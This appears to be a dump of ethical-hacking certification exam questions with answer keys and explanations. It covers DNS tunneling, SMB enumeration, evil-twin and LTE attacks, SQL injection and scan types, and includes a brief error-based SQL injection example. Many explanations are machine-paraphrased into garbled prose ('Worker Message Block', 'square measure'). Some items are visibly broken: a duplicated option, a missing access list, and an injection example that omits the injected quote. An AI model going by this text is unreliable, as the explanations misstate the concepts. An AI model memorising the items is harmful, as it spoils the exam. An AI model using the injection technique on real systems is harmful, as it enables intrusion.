
Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate data. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?

- A. Port 53
- B. Port 23
- C. Port 50
- D. Port 80

Answer: A

Explanation:

DNS uses Ports 53 which is almost always open on systems, firewalls, and clients to transmit DNS queries. instead of the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) due to its low-latency, bandwidth and resource usage compared TCP-equivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to make sure the info arrived intact. How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it's a best-effort protocol after all) within the first instance, most systems will retry variety of times and only after multiple failures, potentially switch to TCP before trying again; TCP is additionally used if the DNS query exceeds the restrictions of the UDP datagram size – typically 512 bytes for DNS but can depend upon system settings. Figure 1 below illustrates the essential process of how DNS operates: the client sends a question string (for example, mail.google[.]com during this case) with a particular type – typically A for a number address. I've skipped the part whereby intermediate DNS systems may need to establish where .com exists, before checking out where mail.google[.]com are often found, and so on.



Many worms and scanners are created to seek out and exploit systems running telnet. Given these facts, it's really no surprise that telnet is usually seen on the highest Ten Target Ports list. Several of the vulnerabilities of telnet are fixed. They require only an upgrade to the foremost current version of the telnet Daemon or OS upgrade. As is usually the case, this upgrade has not been performed on variety of devices. this might flow from to the very fact that a lot of systems administrators and users don't fully understand the risks involved using telnet. Unfortunately, the sole solution for a few of telnets vulnerabilities is to completely discontinue its use. the well-liked method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols like ssh. Ssh is capable of providing many of an equivalent functions as telnet and a number of other additional services typical handled by other protocols like FTP and Xwindows. Ssh does still have several drawbacks to beat before it can completely replace telnet. it's typically only supported on newer equipment. It requires processor and memory resources to perform the info encryption and decryption. It also requires greater bandwidth than telnet thanks to the encryption of the info . This paper was written to assist clarify how dangerous the utilization of telnet are often and to supply solutions to alleviate the main known threats so as to enhance the general security of the web Once a reputation is resolved to an IP caching also helps: the resolved name-to-IP is usually cached on the local system (and possibly on intermediate DNS servers) for a period of your time . Subsequent queries for an equivalent name from an equivalent client then don't leave the local system until said cache expires. Of course, once the IP address of the remote service is understood , applications can use that information to enable other TCP- based protocols, like HTTP, to try to to their actual work, for instance ensuring internet cat GIFs are often reliably shared together with your colleagues. So, beat all, a couple of dozen extra UDP DNS queries from an organization's network would be fairly inconspicuous and will leave a malicious payload to beacon bent an adversary; commands could even be received to the requesting application for processing with little difficulty.

NEW QUESTION 253

- (Topic 2)

What is the minimum number of network connections in a multi homed firewall?

- A. 3
- B. 5
- C. 4
- D. 2

Answer: A

NEW QUESTION 256

- (Topic 2)

How does a denial-of-service attack work?

- A. A hacker prevents a legitimate user (or group of users) from accessing a service
- B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
- C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
- D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person

Answer: A

NEW QUESTION 259

- (Topic 2)

Which utility will tell you in real time which ports are listening or in another state?

- A. Netstat
- B. TCPView
- C. Nmap
- D. Loki

Answer: B

NEW QUESTION 260

- (Topic 2)

Which of the following are well known password-cracking programs?

- A. L0phtcrack
- B. NetCat
- C. Jack the Ripper
- D. Netbus
- E. John the Ripper

Answer: AE

NEW QUESTION 265

- (Topic 2)

In Trojan terminology, what is a covert channel?



- A. A channel that transfers information within a computer system or network in a way that violates the security policy
- B. A legitimate communication path within a computer system or network for transfer of data
- C. It is a kernel operation that hides boot processes and services to mask detection
- D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Answer: A

NEW QUESTION 270

- (Topic 2)

Yancey is a network security administrator for a large electric company. This company provides power for over 100, 000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him.

What would Yancey be considered?

- A. Yancey would be considered a Suicide Hacker
- B. Since he does not care about going to jail, he would be considered a Black Hat
- C. Because Yancey works for the company currently; he would be a White Hat
- D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing

Answer: A

NEW QUESTION 275

- (Topic 2)

The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:

You are hired to conduct security testing on their network.

You successfully brute-force the SNMP community string using a SNMP crack tool. The access-list configured at the router prevents you from establishing a successful connection.

You want to retrieve the Cisco configuration from the router. How would you proceed?

- A. Use the Cisco's TFTP default password to connect and download the configuration file
- B. Run a network sniffer and capture the returned traffic with the configuration file from the router
- C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
- D. Send a customized SNMP set request with a spoofed source IP address in the range - 192.168.1.0

Answer: BD

NEW QUESTION 277

- (Topic 2)

Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?

- A. Time Keeper
- B. NTP
- C. PPP
- D. OSPP

Answer: B

NEW QUESTION 278

- (Topic 2)

You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.

Dear valued customers,

We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

```
Antivirus code: 5014
http://www.juggyboy/virus/virus.html
Thank you for choosing us, the worldwide leader Antivirus solutions.
Mike Robertson
PDF Reader Support
Copyright Antivirus 2010 ?All rights reserved
If you want to stop receiving mail, please go to:
http://www.juggyboy.com
```

or you may contact us at the following address: Media Internet Consultants, Edif. Neptuno, Planta

Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama

How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

- A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
- B. Connect to the site using SSL, if you are successful then the website is genuine
- C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
- D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
- E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

Answer: C

NEW QUESTION 279

- (Topic 2)

During the enumeration phase. Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.

Which of the following services is enumerated by Lawrence in this scenario?

- A. Server Message Block (SMB)
- B. Network File System (NFS)
- C. Remote procedure call (RPC)
- D. Telnet

Answer: A

Explanation:

Worker Message Block (SMB) is an organization document sharing and information texture convention. SMB is utilized by billions of gadgets in a different arrangement of working frameworks, including Windows, MacOS, iOS , Linux, and Android. Customers use SMB to get to information on workers. This permits sharing of records, unified information the board, and brought down capacity limit needs for cell phones. Workers additionally use SMB as a feature of the Software-

characterized Data Center for outstanding burdens like grouping and replication.

Since SMB is a far off record framework, it requires security from assaults where a Windows PC may be fooled into reaching a pernicious worker running inside a confided in organization or to a far off worker outside the organization edge. Firewall best practices and arrangements can upgrade security keeping malevolent traffic from leaving the PC or its organization.

For Windows customers and workers that don't have SMB shares, you can obstruct all inbound SMB traffic utilizing the Windows Defender Firewall to keep far off associations from malignant or bargained gadgets. In the Windows Defender Firewall, this incorporates the accompanying inbound principles.

Name	Profile	Enabled
File and Printer Sharing (SMB-In)	All	No
Netlogon Service (NP-In)	All	No
Remote Event Log Management (NP-In)	All	No
Remote Service Management (NP-In)	All	No

You should also create a new blocking rule to override any other inbound firewall rules. Use the following suggested settings for any Windows clients or servers that do not host SMB Shares:

? Name: Block all inbound SMB 445

? Description: Blocks all inbound SMB TCP 445 traffic. Not to be applied to domain controllers or computers that host SMB shares.

? Action: Block the connection

? Programs: All

? Remote Computers: Any

? Protocol Type: TCP

? Local Port: 445

? Remote Port: Any

? Profiles: All

? Scope (Local IP Address): Any

? Scope (Remote IP Address): Any

? Edge Traversal: Block edge traversal

You must not globally block inbound SMB traffic to domain controllers or file servers. However, you can restrict access to them from trusted IP ranges and devices to lower their attack surface. They should also be restricted to Domain or Private firewall profiles and not allow Guest/Public traffic.

NEW QUESTION 282

- (Topic 2)

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

Answer: D

NEW QUESTION 285

- (Topic 2)

Clark, a professional hacker, was hired by an organization to gather sensitive information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whois footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?

- A. AOL
- B. ARIN
- C. DuckDuckGo
- D. Baidu

Answer: B

Explanation:

<https://search.arin.net/rdap/?query=199.43.0.43>

NEW QUESTION 287

- (Topic 2)

Jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However, Jane has a long, complex password on her router. What attack has likely occurred?

- A. Wireless sniffing

- B. Piggybacking
- C. Evil twin
- D. Wardriving

Answer: C

Explanation:

An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam. This type of attack could also be used to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there. The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred. When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials. Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). They're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

NEW QUESTION 291

- (Topic 2)

Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?

- A. search.com
- B. EarthExplorer
- C. Google image search
- D. FCC ID search

Answer: D

Explanation:

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC

ID information, certification granted to the device, etc. pg. 5052 ECHv11 manual

https://en.wikipedia.org/wiki/FCC_mark

An FCC ID is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless devices in the US, manufacturers must:

- Have the device evaluated by an independent lab to ensure it conforms to FCC standards
- Provide documentation to the FCC of the lab results
- Provide User Manuals, Documentation, and Photos relating to the device
- Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)

The FCC gets its authority from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions

NEW QUESTION 293

- (Topic 2)

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the user's request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

- A. Wardriving
- B. KRACK attack
- C. jamming signal attack
- D. aLTER attack

Answer: D

Explanation:

aLTER attacks are usually performed on LTE devices. Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim. This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.

https://alter-attack.net/media/breaking_lte_on_layer_two.pdf

The new aLTER attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.

This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrity-protected, that is why an offender will modify the payload.

As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.




Diagram
Description automatically generated

NEW QUESTION 296

- (Topic 3)

Attempting an injection attack on a web server based on responses to True/False QUESTION NO:s is called which of the following?

- A. Compound SQLi
- B. Blind SQLi
- C. Classic SQLi
- D. DMS-specific SQLi

Answer: B

Explanation:

https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection

Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

NEW QUESTION 301

- (Topic 3)

Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:

TTL: 64 Window Size: 5840

What is the OS running on the target machine?

- A. Solaris OS
- B. Windows OS
- C. Mac OS
- D. Linux OS

Answer: D

NEW QUESTION 306

- (Topic 3)

When conducting a penetration test, it is crucial to use all means to get all available information about the target network. One of the ways to do that is by sniffing the network. Which of the following cannot be performed by the passive network sniffing?

- A. Identifying operating systems, services, protocols and devices
- B. Modifying and replaying captured network traffic
- C. Collecting unencrypted information about usernames and passwords
- D. Capturing a network traffic for further analysis

Answer: B

NEW QUESTION 311

- (Topic 3)

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.

Which file do you have to clean to clear the password?

- A. .X session-log

- B. .bashrc
- C. .profile
- D. .bash_history

Answer: D

Explanation:

File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed. BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history. NOTE: Bash is that the shell program employed by Apple Terminal. Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it. The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

NEW QUESTION 314

- (Topic 3)

John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?

- A. Advanced persistent theft
- B. threat Diversion theft
- C. Spear-phishing sites
- D. insider threat

Answer: A

Explanation:

An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge. The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:

- ? Intellectual property thieving (e.g., trade secrets or patents)
- ? Compromised sensitive info (e.g., worker and user personal data)
- ? The sabotaging of essential structure infrastructures (e.g., information deletion)
- ? Total website takeovers

Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons. APT attacks dissent from ancient internet application threats, in that:

- ? They're considerably additional advanced.
- ? They're not hit and run attacks—once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential.
- ? They're manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.
- ? They typically aim to infiltrate a complete network, as opposition one specific half. More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

NEW QUESTION 319

- (Topic 3)

As a cybersecurity consultant for SafePath Corp, you have been tasked with implementing a system for secure email communication. The key requirement is to ensure both confidentiality and non-repudiation. While considering various encryption methods, you are inclined towards using a combination of symmetric and asymmetric cryptography. However, you are unsure which cryptographic technique would best serve the purpose. Which of the following options would you choose to meet these requirements?

- A. Use symmetric encryption with the AES algorithm.
- B. Use the Diffie-Hellman protocol for key exchange and encryption.
- C. Apply asymmetric encryption with RSA and use the public key for encryption.
- D. Apply asymmetric encryption with RSA and use the private key for signing.

Answer: D

Explanation:

To ensure both confidentiality and non-repudiation for secure email communication, you need to use a combination of symmetric and asymmetric cryptography. Symmetric encryption is a method of encrypting and decrypting data using the same secret key, which is faster and more efficient than asymmetric encryption. Asymmetric encryption is a method of encrypting and decrypting data using a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide authentication, integrity, and non-repudiation, as well as key distribution. The cryptographic technique that would best serve the purpose is to apply asymmetric encryption with RSA and use the private key for signing. RSA is a widely used algorithm for asymmetric encryption, which is based on the difficulty of factoring large numbers. RSA can be used to encrypt data, as well as to generate digital signatures, which are a way of proving the identity and authenticity of the sender and the integrity of the message. The steps to implement this technique are as follows1:

- ? Generate a pair of keys for each user: a public key and a private key. The public key can be shared with anyone, while the private key must be kept secret and protected by the user.
- ? When a user wants to send an email to another user, they first encrypt the email content with a symmetric key, such as AES, which is a strong and efficient algorithm for symmetric encryption. The symmetric key is then encrypted with the recipient's public key, using RSA. The encrypted email and the encrypted symmetric key are then sent to the recipient.
- ? The sender also generates a digital signature for the email, using their private key and a hash function, such as SHA-256, which is a secure and widely used algorithm for generating hashes. A hash function is a mathematical function that takes any input and produces a fixed-length output, called a hash or a digest, that uniquely represents the input. A digital signature is a hash of the email that is encrypted with the sender's private key, using RSA. The digital signature is then attached to the email and sent to the recipient.
- ? When the recipient receives the email, they first decrypt the symmetric key with their private key, using RSA. They then use the symmetric key to decrypt the email content, using AES. They also verify the digital signature by decrypting it with the sender's public key, using RSA, and comparing the resulting hash with the hash of the email, using the same hash function. If the hashes match, it means that the email is authentic and has not been tampered with. Using this technique, the email communication is secure because:

? The confidentiality of the email content is ensured by the symmetric encryption with AES, which is hard to break without knowing the symmetric key.
? The symmetric key is also protected by the asymmetric encryption with RSA, which is hard to break without knowing the recipient's private key.
? The non-repudiation of the email is ensured by the digital signature with RSA, which is hard to forge without knowing the sender's private key.
? The digital signature also provides authentication and integrity of the email, as it proves that the email was sent by the sender and has not been altered in transit.
References:
? How to Encrypt Email (Gmail, Outlook, iOS, Yahoo, Android, AOL)

NEW QUESTION 322

- (Topic 3)

As a security analyst for Sky Secure Inc., you are working with a client that uses a multi- cloud strategy, utilizing services from several cloud providers. The client wants to implement a system that will provide unified security management across all their cloud platforms. They need a solution that allows them to consistently enforce security policies, identify and respond to threats, and maintain visibility of all their cloud resources. Which of the following should you recommend as the best solution?

- A. Use a hardware-based firewall to secure all cloud resources.
- B. implement separate security management tools for each cloud platform.
- C. Use a Cloud Access Security Broker (CASB).
- D. Rely on the built-in security features of each cloud platform.

Answer: C

Explanation:

A Cloud Access Security Broker (CASB) is a security policy enforcement point, either on-premises or in the cloud, that administers an organization's enterprise security policies when users attempt to access its cloud-based resources. A CASB can provide unified security management across multiple cloud platforms, as it can monitor cloud activity, enforce security policies, identify and respond to threats, and maintain visibility of all cloud resources. A CASB can also integrate with other security tools, such as data loss prevention (DLP), encryption, malware detection, and identity and access management (IAM), to enhance the security posture of the organization.

The other options are not as effective or feasible as using a CASB. Using a hardware- based firewall to secure all cloud resources may not be compatible with the dynamic and scalable nature of the cloud, as it may introduce latency, complexity, and cost. Implementing separate security management tools for each cloud platform may create inconsistency, inefficiency, and confusion, as each tool may have different features, interfaces, and configurations. Relying on the built-in security features of each cloud platform may not be sufficient or comprehensive, as each platform may have different levels of security, compliance, and functionality. References:

- ? What Is a Cloud Access Security Broker (CASB)? | Microsoft
- ? What Is a CASB? - Cloud Access Security Broker - Cisco
- ? What is a Cloud Access Security Broker (CASB)?

NEW QUESTION 324

- (Topic 3)

Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?

TCP port 21 no response TCP port 22 no response
TCP port 23 Time-to-live exceeded

- A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
- B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
- C. The scan on port 23 passed through the filtering device
- D. This indicates that port 23 was not blocked at the firewall
- E. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

Answer: C

NEW QUESTION 328

- (Topic 3)

While performing a security audit of a web application, an ethical hacker discovers a potential vulnerability.

The application responds to logically incorrect queries with detailed error messages that divulge the underlying database's structure. The ethical hacker decides to exploit this vulnerability further. Which type of SQL Injection attack is the ethical hacker likely to use?

- A. UNION SQL Injection
- B. Blind/inferential SQL Injection
- C. In-band SQL Injection
- D. Error-based SQL Injection

Answer: D

Explanation:

Error-based SQL Injection is a type of in-band SQL Injection attack that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.

The ethical hacker is likely to use this type of SQL Injection attack because the application responds to logically incorrect queries with detailed error messages that divulge the underlying database's structure. This means that the attacker can craft malicious SQL queries that trigger errors and reveal information such as table names, column names, data types, etc. The attacker can then use this information to construct more complex queries that extract data from the database.

For example, if the application uses the following query to display the username of a user based on the user ID:

```
SELECT username FROM users WHERE id = '$id'
```

The attacker can inject a single quote at the end of the user ID parameter to cause a syntax error:

```
SELECT username FROM users WHERE id = '1'
```

The application might display an error message like this:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1" at line 1

This error message reveals that the database server is MySQL and that the user ID parameter is enclosed in single quotes. The attacker can then use other techniques such as UNION, subqueries, or conditional statements to manipulate the query and retrieve data from other tables or columns.

References:

- ? [CEHv12 Module 05: Sniffing]

? Types of SQL Injection (SQLi) - GeeksforGeeks
? Types of SQL Injection? - Acunetix

NEW QUESTION 333

- (Topic 3)

Given below are different steps involved in the vulnerability-management life cycle.

- 1) Remediation
- 2) Identify assets and create a baseline
- 3) Verification
- 4) Monitor
- 5) Vulnerability scan
- 6) Risk assessment

Identify the correct sequence of steps involved in vulnerability management.

- A. 2-->5-->6-->1-->3-->4
- B. 2-->1-->5-->6-->4-->3
- C. 2-->4-->5-->3-->6--> 1
- D. 1-->2-->3-->4-->5-->6

Answer: A

NEW QUESTION 335

- (Topic 3)

An ethical hacker is scanning a target network. They initiate a TCP connection by sending a SYN packet to a target machine and receiving a SYN/ACK packet in response. But instead of completing the three-way handshake with an ACK packet, they send an RST packet. What kind of scan is the ethical hacker likely performing and what is their goal?

- A. They are performing a SYN scan to stealthily identify open ports without fully establishing a connection
- B. They are performing a TCP connect scan to identify open ports on the target machine
- C. They are performing a vulnerability scan to identify any weaknesses in the target system
- D. They are performing a network scan to identify live hosts and their IP addresses

Answer: A

Explanation:

The ethical hacker is likely performing a SYN scan to stealthily identify open ports without fully establishing a connection. A SYN scan, also known as a half-open scan or a stealth scan, is a type of port scanning technique that exploits the TCP three-way handshake process. The hacker sends a SYN packet to a target port and waits for a response. If the target responds with a SYN/ACK packet, it means the port is open and listening for connections. If the target responds with a RST packet, it means the port is closed and not accepting connections. However, instead of completing the handshake with an ACK packet, the hacker sends a RST packet to abort the connection. This way, the hacker avoids creating a full connection and logging an entry in the target's system, making the scan less detectable and intrusive. The hacker can repeat this process for different ports and identify which ones are open and potentially vulnerable to exploitation¹².

The other options are not correct for the following reasons:

? B. They are performing a TCP connect scan to identify open ports on the target machine: This option is incorrect because a TCP connect scan involves establishing a full connection with the target port by completing the TCP three-way handshake. The hacker sends a SYN packet, receives a SYN/ACK packet, and then sends an ACK packet to finalize the connection. Then, the hacker terminates the connection with an RST or FIN packet. A TCP connect scan is more reliable and compatible than a SYN scan, but also more noisy and slow, as it creates more traffic and logs on the target system¹².

